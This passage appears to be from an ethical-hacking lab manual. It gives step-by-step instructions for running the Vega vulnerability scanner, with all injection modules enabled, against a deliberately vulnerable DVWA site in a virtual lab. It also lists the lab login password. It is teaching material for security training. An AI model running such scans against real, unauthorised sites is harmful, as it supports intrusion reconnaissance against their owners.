
1. Turn on the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
2. Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
3. Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
4. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.
5. Switch to the **Windows 11** machine, click **Ctrl+Alt+Del** to activate the machine.
6. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


7. Click **Search** icon () on the **Desktop**. Type **vega** in the search field, the **Vega** appears in the results, click **Run as administrator** to launch it.



8. The **Subgraph Vega** main window appears, as shown in the screenshot.



9. Click **Scan** from the menu bar and select **Start New Scan** from the available options.



10. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.

11. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.1.22:8080/dvwa** and click **Next**.

Note: 10.10.1.22 is the IP address of **Windows Server 2022**, where the **DVWA** site is hosted on port **8080**.

Module 14 – Hacking Web Applications



12. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.

13. By checking these options, all modules under these options will be selected. Click **Next**.



Module 14 – Hacking Web Applications

14. In the **Authentication Options** wizard, leave the settings to default and click **Next**.
15. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.




16. The **Follow Redirect?** pop-up appears; click **Yes** to continue.
17. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.

Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.

